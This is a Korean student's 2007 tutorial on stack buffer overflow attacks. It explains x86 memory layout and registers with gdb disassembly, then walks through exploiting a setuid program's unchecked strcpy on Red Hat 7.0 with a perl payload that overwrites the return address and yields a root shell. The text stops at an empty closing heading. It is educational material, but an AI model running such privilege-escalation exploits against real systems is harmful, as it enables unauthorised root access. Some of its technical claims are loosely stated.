작성자 : 임동현(ddongsbrk@yahoo.co.kr)
소속 : 호서전문학교 사이버해킹보안과
제목 : [시스템 해킹 보안] Vol4. Bof Attack
작성일 : 2007년 2월 20일

본 문서는 제가 학습된 내용을 정리해보기 위하여 만든 문서입니다. 잘못된 지식이 전달될수도 있으니 혹시 문서를 참고하시는 분들은 항상 비판적인 사고로 문서를 읽어주시길 부탁드립니다.

- 서문 -

Vol 4편에서는 Bof 공격에 대해 다루도록 하겠습니다. 심도있게 다루진 못했으며, 기본적인 bof 공격과 사전에 알아야 할 용어나 지식등에 대해 간략히 정리하도록 하겠습니다.

- 목차 -

1. Bof 공격이란?

2. 사전 지식
   2.1 8086 메모리 구조
   2.2 8086 CPU 레지스터 구조
   2.3 프로그램 실행시 메모리, 레지스터의 동작 과정

3. Stack Bof 공격의 이해

4. Stack bof 공격 시연(레드햇 7.0 , gcc 2.96)

5. 차후 학습해야할 것들.

6. Summary

1. Bof 란?

Bof는 Buffer overflow 의 약자이다. Buffer 란 프로그램상에서 데이터를 담는 저장공간을 말하며 overflow는 넘치다, 풀이하면 저장공간이 넘치다는 뜻으로 풀이 된다.

[example.c]

```
------------------------------------------------------------------------
Int main(int argc, char *argv[]){
        Char buffer[10];
        Strcpy(buffer, argv[1]);
}
------------------------------------------------------------------------
```

위 프로그램은 프로그램 실행시 받은 인자(argv[1])를 buffer 공간에 저장하는 기능을 한다. 그런데 buffer 공간이 10바이트로 정해져 있는데 인자값을 10바이트 이상으로 줘버리면 어떻게 될까? 이것이 바로 bof 다.

2. 사전 지식

Bof 공격을 이해하기 위해서는 프로세스 구조와 자료 저장 방식, 함수 호출 과정 및 리턴 과정, 함수 실행 과정등에 대한 정확한 이해가 필요하다.

2.1 80x86 메모리 구조


__ 상위 주소
[사용 가능한 공간]
[kernel] __ 하위 주소

위 그림은 8086 시스템의 기본적인 메모리 구조이다. 시스템이 초기화 되면 kernel 이 메모리이 적재되고 사용 가능한 영역을 확인한다. 커널의 위치는 고정적이다. 기본적으로 커널은 64byte 영역에 자리잡고 있다. 그러나 오늘날에는 CPU 성능의 향상으로 더 큰 영역을 사용한다.

여기서 알아봐야 할 것은 하나의 프로그램이 실행되기 위한 메모리 구조이다. 운영체제는 하나의 프로세스를 실행시키면 segment라는 단위로 묶어서 가용 메모리에 저장한다.

[segment 3]
[segment 2]
[사용 가능 영역]
[segment 1]
....
[kernel]

오늘날의 시스템은 멀티 태스킹이 가능하다. 따라서 여러 개의 프로세스들을 병렬적으로 작업을 수행한다. 위 그림에서 여러 개의 setment가 존재하는 것을 확인할 수 있다.



하나의 세그먼트 안에는 옆의 그림과 같이 3개의 영역으로 나누어져 있다.

먼저 code 세그먼트에는 기계어 코드가 들어가게 된다. 기계어 코드란 컴퓨터가 직접 읽어들일수 있는 명령어를 말한다. 이러한 명령어들은 logical 주소로 저장이 된다. Logical 주소를 사용하는 이유는 자신의 위치가 컴파일 단계에선 어느 위치에 저장이 될지 알 수 없기 때문이다. 자세한 내용은 첨부 문서를 참고하길 바란다.(달고나 님 문서)

Data 세그먼트에는 전역 변수들이 저장이 된다.

Stack 세그먼트에는 지역 변수, 매개변수가 저장이 된다. 위 코드에서 사용된 buffer[10]은 바로 이 영역에 할당되게 된다. 여기서 기억하고 넘어가야 할 것은 스택은 LIFO(Last In First Out)의 동작원리를 가진다는 것이다. 택시 기사들이 사용하는 동전꽂이를 생각하면 쉽다. 동전을 계속 넣게 되면 먼저 들어온 것은 계속 위로 올라가게 되고, 뺄때는 가장 나중에 들어온 것이 먼저 나가게 되는 원리이다.

여기까지 해서 간단히 80x86 시스템의 메모리 구조에 대해 살펴보았다.

2.2 8086 CPU 레지스터 구조

프로세스가 실행되기 위해서는 CPU에 적재 되어야 한다. 이 과정에서 여러 명령들을 CPU가 효과적으로 수행하기 위한 저장 공간이 레지스터이다.

레지스터는 그 목적에 따라 크게 4가지로 나눌 수 있다.

- 범용 레지스터 : 연산, 주소계산에 사용되는 피연산자, 메모리 포인터가 저장된다. 범용 레지스터는 프로그래머가 임의로 조작할 수 있게 허용되어 있다. Eax, edx, esp, ebp 등이 범용 레지스터이다.
- 세그먼트 레지스터 : (code, data, stack) 세그먼트를 가리키는 주소가 저장된다.
- 플래그 레지스터 : 프로그램의 현재 상태나 조건등을 검사하는데 사용되는 플래그가 저장된다.
- 인스트럭션 포인터 : 다음 수행할 명령어가 저장되어 있는 주소를 저장한다. 명령어는 code 세그먼트에 저장되어 있다. Eip 레지스터가 이러한 역할을 한다.

2.3 프로그램 실행시 메모리, 레지스터의 동작 과정

```
[exam2.c]
Void func(int a, int b, int c){
        Char buf1[15];
        Char buf2[10];
}

Int main(){
        Func(1,2,3);
}
```

왼쪽 프로그램이 컴파일 되어 실제 메모리 상에 어떻게 저장되는지 알아보도록 하자. 참고로 본 문서의 실행 환경은 gcc 2.96이다. 실행 결과는 gcc 버전마다 다름을 주의하길 바란다.

[ddongs]# gcc –o exam exam.c
[ddongs]# gdb exam
Gdb) disass main

```
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x8048424 <main>:       push   %ebp
0x8048425 <main+1>:     mov    %esp,%ebp
0x8048427 <main+3>:     sub    $0x8,%esp
0x804842a <main+6>:     sub    $0x4,%esp
0x804842d <main+9>:     push   $0x3
0x804842f <main+11>:    push   $0x2
0x8048431 <main+13>:    push   $0x1
0x8048433 <main+15>:    call   0x804841c <func>
0x8048438 <main+20>:    add    $0x10,%esp
0x804843b <main+23>:    leave
0x804843c <main+24>:    ret
0x804843d <main+25>:    nop
0x804843e <main+26>:    nop
0x804843f <main+27>:    nop
End of assembler dump.
(gdb) _
```

프로그램이 시작되면 EIP 레지스터는 main 함수가 시작되는 코드를 가리키고 있을 것이다. Main 함수의 시작점은 0x8048424가 되겠다. EIP에는 다음 실행될 명령어에 대한 주소가 저장된다.

```
End of assembler dump.
(gdb) break *0x8048424
Breakpoint 1 at 0x8048424
(gdb) r
Starting program: /home/ddongs/exam

Breakpoint 1, 0x8048424 in main ()
(gdb) info reg esp
esp            0xbffffb0c       0xbffffb0c
(gdb) info reg ebp
ebp            0xbffffb48       0xbffffb48
(gdb) _
```

현재 ebp와 esp의 주소를 확인한다. Ebp 레지스터는 이전 함수의 데이터를 보존한다. 이것을 base pointer 라고도 한다. Esp는 현재 스택의 맨 꼭대기를 가리키고 있다. Esp가 가리키는 위치에 push or pop 명령을 수행할 것이다.

함수가 시작될 때에는 이렇게 stack pointer와 base pointer를 새로 저장하는데 이러한 과정을 함수 프롤로그 과정이라고 한다. 그럼 어셈 코드를 하나하나 분석해보도록 하자.

1) push %ebp

이전 함수의 base pointer 를 저장한다. Main 함수 이전의 base pointer가 되겠다. 그러면 sp는 4바이트 아래에 위치하게 될것이다. Ebp 공간이 4바이트란 소리다.

2) mov %esp, %ebp

Esp의 값을 ebp에 복사한다. 그럼 esp=ebp 가 될 것이다. // 여기까지가 함수 프롤로그 과정이다. 명령어의 해석은 어셈블러의 종류마다 다르게 해석된다. 현재 리눅스 7.0, gcc2.96에서(필자의 시스템)는 왼쪽에서 오른쪽으로 값을 넘기는 것 같다.

3) sub $0x8, %esp

esp에서 8바이트를 뺀다. 즉 esp에서 8바이트 아래 지점을 가리키게 된다. 이것을 스택이 8바이트 확장되었다라고 한다.

4) sub $0x4, %esp

스택이 4바이트 확장되었다. 그렇다면 총 12바이트의 공간이 확장되었을 것이다. 그렇다면 최초 esp로부터 총 16바이트 아래주소를 현재 esp가 가리키고 잇을것이다.

```
Breakpoint 1, 0x8048424 in main ()
(gdb) c
Continuing.

Breakpoint 2, 0x804842d in main ()
(gdb) info reg esp
esp            0xbffffafc       0xbffffafc
(gdb) _
```

0xbffffb0c – 0xbffffafc = 16바이트(12+4+4(ebP) // break 문에 대한 설명은 뒤에서 다시 언급할 것이다. 또한 스택의 확장의 이유에 대해서도 뒤에서 설명하도록 하겠다.

현재까지 스택구조를 살펴보면 다음과 같다.

```
[ret] → 이 과정은 다루지 않았다. 메인 함수 실행시 생성이 된다는것만 일단 알아두자
[ 최초 ebp ] __ 0xbffffb0c
[          ]     - 12byte -
          __ // esp : 0xbffffafc
[        ]
```

5) push $3, $2, $1
Func 함수의 인자값을 저장한다. 그런데 거꾸로 들어간다. 이유는 나올 때 1부터 pop 하기 위함이다. 12바이트 할당된 영역에 들어가게 될 것이다.

6) call 0x804841c <func>
주소에 있는 명령을 수행하라는 뜻이다. 즉 func 함수를 호출하라는 명령이다. Call 명령은 호출되는 함수의 실행이 끝나면 다음 명령을 계속 수행할 수 있도록 이후 명령이 들어 있는 주소를 스택에 먼저 저장한 후 EIP에 func 함수의 시작 지점주소를 넣는다.

Add %0x10, %esp
위에서 말한 다음 명령이 들어있는 주소이다. 이것이 바로 bof 공격에서 가장 중요한 return address 주소이다. 이 주소를 스택에 저장시킨 후 EIP에 func 함수가 있는 주소가 저장될 것이다.

여기까지 메모리 구조를 살펴보자.

```
[ret]
[ 최초 ebp ] __ 0xbffffb0c
[ 확장된 12바이트 ]
[ 3 ]
[ 2 ]
[ 1 ]
[ ret=0x8048438 ] __ esp
[            ]
```

이제 다음 단계는 func 함수 실행과정이다.

```
esp            0xbffffafc       0xbffffafc
(gdb) disass func
Dump of assembler code for function func:
0x804841c <func>:       push   %ebp
0x804841d <func+1>:     mov    %esp,%ebp
0x804841f <func+3>:     sub    $0x28,%esp
0x8048422 <func+6>:     leave
0x8048423 <func+7>:     ret
End of assembler dump.
(gdb) _
```

7) push %ebp

8) push %esp, ebp

Func 함수에서도 마찬가지로 함수 프롤로그 과정이 수행된다. 메인 함수에서 사용하던 base pointer(ebp) 가 저장되고, stack pointer(esp)를 func 함수의 base point 로 삼는다.

```
[ret]
[ 최초 ebp ] __ 0xbffffb0c
[ 3 ]
[ 2 ]
[ 1 ]
[ ret=0x8048438 ] func함수의 return adress
[ 0xbffffb0c ] main 함수의 base pointer저장됨 , __> esp=ebp
```

9) sub $0x28, %esp

스택에 40바이트 공간을 확장한다. 그런데 어째서 40바이트 일까? Buf1[15], buf2[10] 스택은 워드 단위(4byte)로 저장되기 때문에 각각 16+12, 총 28바이트가 필요할텐데 12바이트는 어디에서 온 것일까? Gcc 2.96 미만 버전에서는 위와 같이 워드 단위로 저장되지만 그 이상 버전에서는 9바이트 이상 스택저장시 4 워드 단위로 할당이 된다. 그렇다면 buf1[15]에 필요한 공간은 16, buf[10]에 필요한 공간은 16, 총 32바이트가 할당될 것이다. 남은 8바이트는?

여기까지 해서 모든 push 작업은 끝났다. 그럼 메모리에 어떻게 저장되었는지 살펴보도록 하자.

```
[ret]
[최초 ebp] //
[ 12byte 확장 ]
[ 3 ]
[ 2 ]
[ 1 ]
[ ret ] // func 함수의 return adress
[ ebp ] // main 함수의 base pointer
[ 40byte 확장 ] __ esp
[                ]
```

10) leave

이것은 함수의 프롤로그 작업을 되돌리는 작업을 한다. 되돌리는 작업은 다음과 같다.

Mov %ebp, %esp

Pop %ebp

결과적으로 main 함수의 base pointer를 복원시키고, stack pointer 는 1워드 위로 올라간다. 그렇게 되면 sp는 return adress 지점을 가리키고 있을 것이다.

11) ret

이전 함수로 return 하라는 명령이다. Eip 레지스터에 리턴되는 주소를 저장하는 뜻이다. 이때도 역시 Sp는 1워드 위로 올라간다.

위 과정까지 해서 func 의 실행은 종료가 된다. 다음 eip에 저장되어 있는 주소의 명령(ret)을 실행할 것이다. 이하 과정은 생략한다. Bof의 핵심은 바로 이 리턴되는 주소를 임의의 쉘 코드가 저장되어 있는 주소로 조작하는 것이다.

3. Stack Bof 공격의 이해

이제부터 실질적인 bof 공격에 대해 알아보도록 하자.

스택 bof 공격은 bof 공격중 가장 기본이 되는 공격이다. Bof 공격의 기본 개념은 '덮어쓰기' 다. 덮어쓰는 부분은 당연히 정상적인 프로그램 수행시 접근하지 말아야 할 영역이다. 공격자는 이 영역에 자신이 원하는 작업을 수행할 수 잇는 코드를 덮어씌우는 것이다.

Bof 공격의 주 목적은 관리자 권한, 즉 root 권한을 획득하는 것이다. 따라서 취약한 프로그램일지라도 suid 권한이 실행되고 있는 프로그램이어야 할 것이다. 따라서 먼저 suid 권한이 설정되어 있는 프로그램을 탐색한 후, 해당 프로그램의 취약점을 찾아야 할 것이다.

[bugfile.c]

```
1 #include <stdio.h>
2
3 int main(int argc, char *argv[]){
4
5         char buffer[10];
6         strcpy(buffer, argv[1]);
7 }
8
9
```

위 소스에서 문제점은 6번째 라인이다. 프로그램 실행시 첫번째 인자를 buffer 에 복사한다는 것인데, 이 때 buffer 에 할당된 10바이트 이상의 인자를 넣어주게 되면 다른 스택영역에 침범할 수 있게 된다.

만약 그렇게 된다면 segment fault 에러가 발생하여 프로그램은 비정상 종료가 될 것이다. 문제는 바로 여기에 있다. 프로그램 실행시 스택에는 return adress 를 하기 위한 주소가 저장되어 있다. 따라서 다른 영역은 다른 코드로 다 덮어쓰워 버리고 이 주소가 가리키는 곳만 변조해서 실행하면 되는 것이다.

백문이불여일견이다. 위 프로그램이 실제 메모리상에 어떠한 구조로 저장이 되는지 직접 살펴보도록 하자. 현재 본인의 시스템은 레드햇 7.0 ,gcc 2.96 버전이다.

[ddongs]# gcc –o bugfile bugfile.c
[ddongs]# gdb bugfile

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x804845c <main>:       push   %ebp
0x804845d <main+1>:     mov    %esp,%ebp
0x804845f <main+3>:     sub    $0x18,%esp
0x8048462 <main+6>:     sub    $0x8,%esp
0x8048465 <main+9>:     mov    0xc(%ebp),%eax
0x8048468 <main+12>:    add    $0x4,%eax
0x804846b <main+15>:    pushl  (%eax)
0x804846d <main+17>:    lea    0xffffffe8(%ebp),%eax
0x8048470 <main+20>:    push   %eax
0x8048471 <main+21>:    call   0x8048364 <strcpy>
0x8048476 <main+26>:    add    $0x10,%esp
0x8048479 <main+29>:    leave
0x804847a <main+30>:    ret
0x804847b <main+31>:    nop
0x804847c <main+32>:    nop
0x804847d <main+33>:    nop
0x804847e <main+34>:    nop
0x804847f <main+35>:    nop
End of assembler dump.
(gdb) _
```

1) push %ebp
2) mov %esp, %ebp
함수 프롤로그 과정이다. 모든 함수는 실행시 위 두과정을 거치게 된다.

```
--- 상위 메모리 주소 0xffff ffff
[ ret ]
[ ebp ] __ > esp
[       ]
--- 하위 메모리 주소 0x0000 0000
```

3) sub $0x18, %esp
4) sub $0x8, %esp

스택이 총 24+8=32 바이트가 확장되었다. Buffer[10]을 위한 공간은 10바이트, 그러나 4 워드 단위로 영역이 할당된다고 했으니 16바이트만 할당되면 되는데 그것보다 16바이트가 더 추가되었다.

```
--- 상위 메모리 주소 0xffff ffff
[ ret ]
[ ebp=4바이트 ]
[ 32바이트 확장 ] __> esp
[                ]
--- 하위 메모리 주소 0x0000 0000
```

5) mov $0xc(%ebp), %eax

못보던 Eax 레지스터라는게 나왔다. 일단 현재 ebp가 있는 주소에서 위로 12바이트에 있는 내용을 eax 레지스터에 저장하라는 뜻이다. 그렇다면 ebp 12바이트 상위에는 어떤 자료가 있는 것일까? 함수가 인자를 받게 되었을 때는 인자가 먼저 스택에 저장이 된다는걸 기억하는가? 이유는 스택은 LIFO의 동작원리를 가지고 있다고 언급했었다. 따라서 4번과정에 보여준 메모리 그림에서 ret 위에는 프로그램 실행 인자를 위한 영역이 할당되어 있을 것이다.

```
--- 상위 메모리 주소 0xffff ffff
[ argv 문자열 ]
[ argv 포인터 ]__> 바로 이부분을 eax 레지스터에 복사 [ argc=4바이트 ]
[ ret=4바이트 ]
[ ebp=4바이트 ]__> 현재 ebp의 주소
[ 32바이트 확장 ]__> esp
[                    ]
--- 하위 메모리 주소 0x0000 0000
```

6) add $0x4, %eax

Eax 가 가리키는 곳에서 4바이트를 증가시킨다. 따라서 argv[1]을 가리키게 된다.

이 과정까지 정리해보면 메인함수가 호출이 되면서 먼저 buffer[10]을 위한 공간이 할당이 된다. 그리고 strcpy 함수의 인자(argv[1])을 가리킨다. 아직까지 입력된 인자에 대한 포인터(argv[1])는 저장되지 않은 상태이다.

7) pushl (%eax)

Eax의 값을 스택에 저장한다. 현재 esp값 이하로 push 가 된다. Argv[1]의 포인터가 비로서 저장된다.

```
--- 상위 메모리 주소 0xffff ffff
[ argv 문자열 ]
[ argv 포인터 ]
[ argc=4바이트 ]
[ ret=4바이트 ]
[ ebp=4바이트 ]__> 현재 ebp의 주소
[ 32바이트 확장 ]
[ argv[1]에 대한 포인터 ]__> esp
[                              ]
--- 하위 메모리 주소 0x0000 0000
```

7) lea 0xffffffe8(%ebp), %eax

Lea 명령은 덧뺄셈하는 명령이다. 쉽게 말해서 현재 ebp에서 -12바이트 위치에 있는 값을 eax에 저장하라는 뜻이다. 16진수 계산법은 본 문서에서는 생략하겠다. -12바이트면 위로 올라가게 된다.

결과적으로 argv[0]에 대한 포인터가 저장이 된다. Argv[0]은 다시 말하면 프로그램의 이름이다.

8) push %eax
Eax의 값을 스택에 저장한다.

```
--- 상위 메모리 주소 0xffff ffff
[ argv 문자열 ]
[ argv 포인터 ]
[ argc=4바이트 ]
[ ret=4바이트 ]
[ ebp=4바이트 ] __> 현재 ebp의 주소
[ 32바이트 확장 ]
[ argv[1]에 대한 포인터 ]
[ argv[0]에 대한 포인터 ] __> esp
[                          ]
--- 하위 메모리 주소 0x0000 0000
```

9) call ~~~ <strcpy>
Strcpy 함수를 호출한다.

정리해보면 strcpy 함수 호출전에 필요한 인수들에 대한 포인터를 모두 저장하고 나서 비로서 strcpy 함수를 호출하게 된다.

Strcpy 함수 실행전에 return address 에 대한 주소값이 스택에 저장이 될 것이다. 이것은 <main+26>이 가지고 잇는 logical 주소값이 될 것이다. Bof 공격은 누차 말하지만 바로 이 ret 주소값을 변조함으로서 발생하게 된다.

Strcpy 함수 동작은 생략하도록 한다. 여기까지 해서 main 함수 내 모든 변수에 대한 선언과 strcpy함수 호출에 대한 스택 메모리의 구조에 대해 살펴보았다.

그렇다면 실제로 bof 공격이 어떻게 이루어지는지 살펴보도록 하자.

strcpy함수는 입력된 인수의 경계를 체크하지 않는다. 다시 말하면, 인수는 buffer[10]으로 10바이트의 길이를 넘지 않아야 되는데, 이보다 큰 인수를 받더라도 스택에 이를 쓰게 되는 것이다. 만약 인수로 A를 13개 받으면 어떻게 될까? 하나의 A는 1바이트이다.

```
--- 상위 메모리 주소 0xffff ffff
[ argv 문자열 ]
[ argv 포인터 ]
[ argc=4바이트 ]
[ ret=4바이트 ]
[ ebp=4바이트 ] __> 현재 ebp의 주소
[ 32바이트 확장 ] -→ 여기에 입력된 값이 저장이 된다.
[ argv[1]에 대한 포인터 ]
[ argv[0]에 대한 포인터            ] __> esp
[                              ]
--- 하위 메모리 주소 0x0000 0000
```

위 그림에서 보면 32바이트가 확장되었다. 이것은 bof 공격을 보안하기 위해 Os 자체에서 더미 바이트를 추가 시켰기 때문이다. 이것은 gcc 2.96이상 버전에서 시행된다. 일단 이것에 대해선 무시하고 만약 배웠던 이론데로 12바이트가 할당되었다고 하자.

```
--- 상위 메모리 주소 0xffff ffff
[ argv 문자열 ]
[ argv 포인터 ]
[ argc=4바이트 ]
[ ret=4바이트 ]
[ ebp=4바이트 ] __> 현재 ebp의 주소, A하나가 이 공간을 침범하게 된다.
[ 12바이트 =A로 채움 ] -→ 여기에 입력된 값이 저장이 된다.
[ argv[1]에 대한 포인터 ]
[ argv[0]에 대한 포인터 ] __> esp
[                              ]
--- 하위 메모리 주소 0x0000 0000
```

위 그림에서처럼 1바이트의 A가 ebp 영역을 침범하게 된다. 그렇다면 생각을 좀더 넓혀 ebp의 영역을 다 채워버리면 어떻게 될까?

```
--- 상위 메모리 주소 0xffff ffff
[ argv 문자열 ]
[ argv 포인터 ]
[ argc=4바이트 ]
[ ret=4바이트 ]
[ ebp=4바이트 AAAA] __> 현재 ebp의 주소
[ 12바이트 =A로 채움 ] --> 여기에 입력된 값이 저장이 된다.
[ argv[1]에 대한 포인터 ]
[ argv[0]에 대한 포인터 ] __> esp
[                          ]
--- 하위 메모리 주소 0x0000 0000
```

총 16바이트의 문자로 ebp영역까지 덮어씌웠다. 그 이후에 오는 데이터는 ret 영역을 침범하게 될 것이다. Ret 에는 함수 종료시 리턴되는 주소를 가지고 있다. 이 때 이 주소를 공격자는 자신의 쉘코드가 있는 주소로 변조시키는 것이다. 이 때 ret주소는 eip 레지스터에 저장이 되어 있다. Eip 레지스터는 사용자가 임의로 변경이 가능하다. 주소 조작이 가능한 것은 바로 이와 같은 이유인 것이다. 그러나 실제로 자신의 쉘코드가 메모리상에 정확히 어디에 위치하는지 아는게 어렵다고 한다. 프로그램의 세그먼트 폴트 에러는 바로 ret 주소에 잘못된 값을 가리키게 됐을 때 발생하는 것이다.

Bof 의 원리는 이정도에서 마치기로 한다. 좀 더 자세한 지식을 원하시는 분은 첨부한 달고나님의 자료를 참고하길 바란다.

4. Stack Bof 공격 시연

- 실습 환경 : 레드햇 7.0, gcc 2.96
- 필수 요소 : eggshell.c, bugfile.c
- 실습 내용 : suid 가 걸린 프로그램의 bof 취약점을 발견하고, ret 주소를 확인하여 임의의 명령(쉘 획득)을 수행할 수 있도록 한다.

Eggshell 프로그램은 사용하고자 하는 쉘을 띄운후 쉘의 실제 메모리 주소를 확인하는 프로그램이다.

[bugfile.c]

```
1 int main(int argc, char *argv[]) {
2         char buffer[10];
3         strcpy(buffer, argv[1]);
4         printf("%s\n", &buffer);
5 }
~
```

Step1. 컴파일

[ddongs]# gcc –o eggshell eggshell.c

[ddongs]# gcc –o bugfile bugfile.c

Step2. bugfile에 suid 설정

[ddongs]# chmod 4755 bugfile

Step3. 프로그램내 취약한 함수 찾기

[ddongs]# strings bugfile

Strings 명령을 사용하면 bugfile내 사용되는 함수에 대해 살펴볼 수 있다. 위 명령으로 잘 알려진 취약한 함수를 찾아내는 과정이다. 그렇다면 이와 같은 취약한 함수를 많이 알고 있어야 할 것이다. 또한 함수의 동작 원리를 정확히 파악해서 bof 취약점이 있는지 확인할 수도 있을 것이다. 일단 현재 과정에선 strcpy 함수가 사용되었습을 확인할 수 있다. Strcpy는 bof에 취약한 잘 알려진 함수이다.

Step4. 세그먼트 폴트 지점 찾기

이제 프로그램을 실행하면서 버퍼의 할당부터 몇바이트 지점에서 세그먼트 폴트가 일어나는지 확인해봐야 한다.

```
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x804848c <main>:       push   %ebp
0x804848d <main+1>:     mov    %esp,%ebp
0x804848f <main+3>:     sub    $0x18,%esp
0x8048492 <main+6>:     sub    $0x8,%esp
0x8048495 <main+9>:     mov    0xc(%ebp),%eax
0x8048498 <main+12>:    add    $0x4,%eax
0x804849b <main+15>:    pushl  (%eax)
0x804849d <main+17>:    lea    0xffffffe8(%ebp),%eax
0x80484a0 <main+20>:    push   %eax
0x80484a1 <main+21>:    call   [illegible] <strcpy>
0x80484a6 <main+26>:    add    $0x10,%esp
0x80484a9 <main+29>:    sub    $0x8,%esp
0x80484ac <main+32>:    lea    0xffffffe8(%ebp),%eax
0x80484af <main+35>:    push   %eax
0x80484b0 <main+36>:    push   $0x8048524
0x80484b5 <main+41>:    call   0x8048378 <printf>
0x80484ba <main+46>:    add    $0x10,%esp
0x80484bd <main+49>:    leave
0x80484be <main+50>:    ret
0x80484bf <main+51>:    nop
End of assembler dump.
(gdb) _
```

Gdb를 실행하여 어셈코드를 확인해본다. 다음 중단점을 걸어 현재 주소의 스택구조를 확인한다.

첫번째 중단점은 스택에 $0x18바이트 확장되기 전, 그러니까 ret, ebp가 할당된 직후가 되겠다. 이 과정에서 ebp, esp 레지스터의 주소와 스택의 구조를 확인한다.

```
(gdb) break *0x804848f
Breakpoint 1 at 0x804848f
(gdb) r AAA
Starting program: /home/ddongs/bugfile AAA

Breakpoint 1, 0x804848f in main ()
(gdb) info reg ebp
ebp            0xbffffae8       0xbffffae8
(gdb) info reg esp
esp            0xbffffae8       0xbffffae8
(gdb) x/12 0xbffffae8
0xbffffae8:     0xbffffb28      0x4003ab65      0x00000002      0xbffffb54
0xbffffaf8:     0xbffffb60      0x08048332      0x08048308      0x4013e824
0xbffffb08:     0xbffffb28      0x4003ab4c      0x00000000      0xbffffb60
(gdb) _
```

현재 esp와 ebp의 주소가 같음을 확인할 수 있다. x/12 ~ 명령은 해당 주소의 상위에 있는 스택에 저장된 값들을 출력해준다. 두번째 네모박스의 첫번째 필드는 ebp에 저장된 값(sfp)이며, 두번째 필드는 ret에 저장된 값이다. 이 포인터 값을 기억해두도록 하자.

다음은 두 번째 중단점은 strcpy 함수가 실행되기 직전의 스택구조를 확인한다.

```
(gdb) break *0x80484a6
Breakpoint 2 at 0x80484a6
(gdb) r AAA
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/ddongs/bugfile AAA

Breakpoint 1, 0x804848f in main ()
(gdb) c
Continuing.

Breakpoint 2, 0x80484a6 in main ()
(gdb) info reg ebp
ebp            0xbffffae8       0xbffffae8
(gdb) info reg esp
esp            0xbffffac0       0xbffffac0
(gdb) x/12 $esp
0xbffffac0:     0xbffffad0      0xbffffc63      0x4004e0e0      0x0804954c
0xbffffad0:     0x00414141      0x40016b98      0xbffffaf8      0x08048471
0xbffffae0:     0x08049530      0x08049614      0xbffffb28      0x4003ab65
(gdb) _
```

Esp의 주소가 다소 변화가 있다. 값의 변화는 변수가 할당 되면서 스택영역을 계속 확장시켰기 때문이다. 맨 위의 박스에서 r은 프로그램 실행을 의미한다. 인수로 AAA를 넣어 줬다. Strcpy가 호출되기 전에 인자로 넣어준 값 AAA는 스택에 저장된다. 아래로 세번째 박스가 바로 AAA값이다. 살펴볼것은 AAA값과 ebp간의 간격 차이이다. 프로그램 소스를 보면 이 둘간의 간격에 영향을 줄만한 영역은 보이질 않는다. 일단 buffer[10]을 위한 공간으로 총 16바이트가 스택에 할당되어 진다. 그렇다면 바로 위에 ebp 영역이 있어야 하는데 8바이트 만큼의 알 수 없는 공간을 확인할 수 있다. 이 공간이 바로 더미 바이트이다.

함수 호출 시 또는 버퍼 공간 할당시 16바이트 단위로 스택이 확장되는데, 이 때 남은 공간이 더미 바이트가 되는 것이다. 이것은 ret 주소를 추측하지 못하도록 한것인데, 규칙성이 밝혀지면서 별 의미가 없어지게 되었다.

그럼 몇이트의 문자를 overflow 하면 ret 영역에 침범할 수 있겠는가? Bufferp[10]을 위한 공간=16바이트, 더미 바이트=8바이트, ebp=4바이트, 총 28바이트의 문자로 덮어씌우게 되면 ret 영역에 도달할 수 있게 된다. 맞는지 직접 확인해보자.

```
The program is running.  Exit anyway? (y or n) y
[root@localhost ddongs]# ./bugfile AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@localhost ddongs]# ./bugfile AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
[root@localhost ddongs]# _
```

첫 번째에선 총 28바이트의 A를 입력하였다. 그렇다면 널문자를 포함하여 29바이트값을 입력한 것이 된다. 두 번째는 혹시나 하고 넣어본 것인데 에러가 발생되지 않는다.

결국 gcc 2.96에서의 더미 바이트의 사용은 큰 효력을 발휘하지 못하게 되었다. 그 외에도 Bof 공격을 막기 위한 여러가지 발전된 보안책은 많이 있으나 본 문서에서는 생략하도록 한다.

Step5. ret 주소 변조하여 프로그램 실행

세그먼트 폴트 지점을 알았으니 이제 그 영역에 ret 주소를 변조하면 된다. 먼저 eggshell 프로그램을 실행하여 쉘을 띄운 후 메모리의 위치를 확인한다. Eggshell로 우리는 직접 쉘코드를 작성하지 않아도 된다.

```
[root@localhost ddongs]# ./eggshell
Using address: 0xbffffa98
[root@localhost ddongs]# _
```

```
bugfile  bugfile.c  core  eggshell  eggshell.c  exam  exam2.c
[root@localhost ddongs]# su - ddongs
[ddongs@localhost ddongs]$ perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAAAAAAAAA
AAAAA\x98\xfa\xff\xbf"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAA■úÿ¿
[ddongs@localhost ddongs]$ ./eggshell
Using address: 0xbffffac8
[ddongs@localhost ddongs]$ perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAAAAAAAAA
AAAAA\xc8\xfa\xff\xbf"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAÈúÿ¿
sh-2.04# id
uid=0(root) gid=500(ddongs) groups=500(ddongs)
sh-2.04# _
```

공격이 성공한다면 루트권한의 쉘을 획득할 수 있다. 정확히 획득했는지 살펴보기 위해 먼저 일반계정으로 전환한다. 그리고 eggshell에서 얻은 쉘주소를 입력하기 위해서는 위와 같이 perl을 사용해야만 한다. 결과를 보자 uid=0, 즉 루트 권한의 쉘을 얻는데 성공했다.

이 공격도 레드햇 7.3 이상 버전에서는 통하지 않는다. Bash 쉘이 suid 실행을 기본적으로 막아놨기 때문이다.

5. 차후 학습해야 할 것들

